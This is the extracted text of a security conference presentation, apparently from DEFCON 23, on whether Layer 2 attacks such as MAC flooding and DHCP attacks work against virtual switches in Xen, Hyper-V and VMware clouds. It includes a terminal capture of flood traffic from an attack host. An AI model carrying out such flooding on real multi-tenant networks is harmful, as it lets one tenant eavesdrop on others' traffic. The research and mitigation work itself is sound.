

*Exploring Layer 2 Network Security
in Virtualized Environments*


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&
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Road Map


- Context for the Problem of Layer 2 Network Security in Virtualized Environments
 - Virtualization, Multi-tenant environments, Cloud services
 - Physical networking basics → Virtual networking basics
- Test platforms
 - Array of virtual networking implementations tested
- Specific attacks and results
 - MAC Flooding, DHCP Attacks
 - Mitigations
- Next steps and conclusions

Virtualization Overview


Physical Servers




Virtual Networking



Multi-Tenancy



What If?



Multi-Tenant Cloud Services

- Amazon EC2
- Microsoft Azure
- Google Cloud Services
- Countless fly by night VPS hosting providers online
- Brick and mortar data centers serving local clients
- Similarities
 - Most run some form of Xen (*OS Xen, XenServer*)
 - Some use VMWare or Hyper-V
 - All share network connectivity between tenants

Key Question

- Since all client virtual machines are essentially connected to a virtual version of a physical networking device, do Layer 2 network attacks that typically work on physical devices apply to their virtualized counterparts?
- Important question to explore:
 - All cloud services that rely on virtualized environments could be vulnerable
 - This includes data centers hosting mission critical or sensitive data!
- Not the only class of attacks from co-located VMs
- Old lesson: vulnerable to those close to you

Bottom Line

- Initial research experiments show that virtualized network devices **DO** have the potential to be exploited in the same manner as physical devices
- In fact some of these environments allow the attack to spill out of the virtualized network and affect the physical networks they are connected to!
 - MAC Flooding in Citrix XenServer
 - Allows eavesdropping on physical network traffic as well as traffic on the virtual host

Possible Attacks

- What if another tenant can successfully launch a Layer 2 network attack within a multi-tenant environment?
 - Capture all network traffic
 - Redirect traffic
 - Perform Man-in-the-Middle attacks
 - Denial of Service
 - Gain unauthorized access to restricted sub-networks
 - Affect performance




Quick Review of Network Basics

Bridging

- Physical bridges connect two or more segments at Layer 2
 - Separate collision domains
 - Maintain MAC address forwarding table for each segment
 - Forward requests based upon destination MAC addresses
 - Do not cross bridge if destination is on same segment as source
 - Cross if destination is on a different segment connected to the bridge

Ethernet Frame


Preamble 8	Dest. Address 6	Source Address 6	Type / Length 2	Data ~	FCS 4
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Preamble 8	Dest. Address 6
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Used for Layer 2 Forwarding

Bridging



Virtual Bridges

- Simplest form of virtual networking
- Uses 802.1d Ethernet Bridging
 - Support built into Linux kernel and bridge-utils user-space package
 - Uses virtual TAP interfaces to connect virtual machines to virtual bridge (*ie. tap0*)
 - User-space “*Network Tap*”
 - Simulates a Layer 2 (*link layer*) network device


Switching

- Physical switches operate at Layer 2 or higher
- Multi-port bridges
 - Separate collision domains
- CAM Table – *Content Addressable Memory*
 - *Similar to bridge forwarding table*
 - Dynamic table that maps MAC addresses to ports
 - Allows switches to intelligently send traffic to connected devices
 - Check frame header for destination MAC and forward
 - Finite amount of memory!

Switching

Example of switch's CAM table
Mapping dest address to port

```
00:14:FF:22:CA:BB --> Port 2  
19:C4:2B:3A:CC:AA --> Port 7  
C5:3D:C2:D1:5A:C8 --> Port 14  
D6:34:22:13:00:E5 --> Port 19  
2C:44:23:11:00:42 --> Port 24
```



Virtual Switches

- Advanced form of virtual networking
- Can emulate Layer 2 and higher physical devices
- Virtual machines connect to vSwitch via virtual interfaces (*ie. vif0*)
 - *Similar to tap devices*
- Able to provide services such as
 - QoS
 - VLAN traffic separation
 - Performance & traffic monitoring

Virtual Switches

- Variety of virtual switches available
 - Typically bound to certain environments
 - Open vSwitch
 - OS Xen, Citrix XenServer, KVM, Prox-Mox
 - Cisco Nexus 1000V Series
 - VMWare vSphere, MS Hyper-V (*add-on*)
 - MS Hyper-V Virtual Switch
 - Microsoft Hyper-V
- All are considered as enterprise level solutions

Overview of Results

- MAC Flooding Attack
 - Attack Overview
 - Summary of Results
- DHCP Attack Scenarios
 - Scenario Descriptions
 - Summary of Results

Test Environment

A.K.A.

Cloud Security
Research Lab



Hardware Specs

Hardware Specs

Platform	CPU Type	Memory Size	Hard Disk	NICs
OS Xen w/ Linux Bridging	Xeon 3040	4 GB	500 GB	2
OS Xen w/ Open vSwitch 1.11.0	Xeon 3040	4 GB	500 GB	2
OS Xen w/ Open vSwitch 2.0.0	Xeon 3040	4 GB	500 GB	2
Citrix XenServer 6.2	Xeon 3040	4 GB	500 GB	2
MS Server 2008 R2 w/Hyper-V	Xeon 5140	32 GB	145 GB	2
MS Hyper-V 2008 Free	Xeon 5140	32 GB	145 GB	2
VMware vSphere (ESXi) 5.5	Xeon E3-1240	24 GB	500 GB	2

(full system specs are provided in the white paper on the DEFCON 23 CD)

MAC Flooding Attack


MAC Flooding

- *MAC Flooding*
 - Flood switch with numerous random MAC addresses to fill the CAM table buffer
 - Forces switch into *fail safe mode (a.k.a. Hub mode)*
 - All frames forwarded to all connected devices
 - Breaks collision domain separation
 - Works well on most physical switches

MAC Flooding

```
root@cs1-kali1: ~  
File Edit View Search Terminal Help  
1379519628(0) win 512  
c:4b:7e:3f:dd:a0 e5:4d:75:63:29:af 0.0.0.0.14902 > 0.0.0.0.6259: S 1925318802:19  
25318802(0) win 512  
86:de:7:53:41:f8 9b:6:18:6c:83:6f 0.0.0.0.63699 > 0.0.0.0.11711: S 2097006852:20  
97006852(0) win 512  
a0:35:c6:77:f:64 a1:db:5e:4a:b5:c2 0.0.0.0.55121 > 0.0.0.0.5290: S 600042995:600  
042995(0) win 512  
6:67:15:5f:41:9c 2:d3:f2:43:75:f7 0.0.0.0.60064 > 0.0.0.0.1441: S 1156469468:115  
6469468(0) win 512  
a2:5e:43:46:58:49 cc:68:6b:75:99:97 0.0.0.0.47439 > 0.0.0.0.23487: S 523184823:523  
184823(0) win 512  
d8:3e:18:1a:af:e9 67:74:ef:2d:da:c6 0.0.0.0.41672 > 0.0.0.0.2396: S 1067184753:1  
067184753(0) win 512  
ed:ba:65:55:1f:6a f5:52:46:15:5e:63 0.0.0.0.52904 > 0.0.0.0.15127: S 706262500:7  
06262500(0) win 512  
f4:ab:9c:2c:6a:e8 46:a6:48:2c:e1:9b 0.0.0.0.12904 > 0.0.0.0.42367: S 1324066454:  
1324066454(0) win 512  
16:43:32:48:72:4e 2c:cd:d2:18:9f:2d 0.0.0.0.24956 > 0.0.0.0.47125: S 1596396390:  
1596396390(0) win 512  
e:cf:4:50:e0:2 5b:66:4d:17:4f:87 0.0.0.0.49610 > 0.0.0.0.46310: S 1222491535:122  
2491535(0) win 512  
63:d8:af:e:fd:de 22:fe:f:c:a2:b9 0.0.0.0.21349 > 0.0.0.0.44359: S 581925171:5819  
25171(0) win 512  
32:5f:63:4a:2b:27 9e:a4
```

MAC Flooding Demo *Network Diagram*



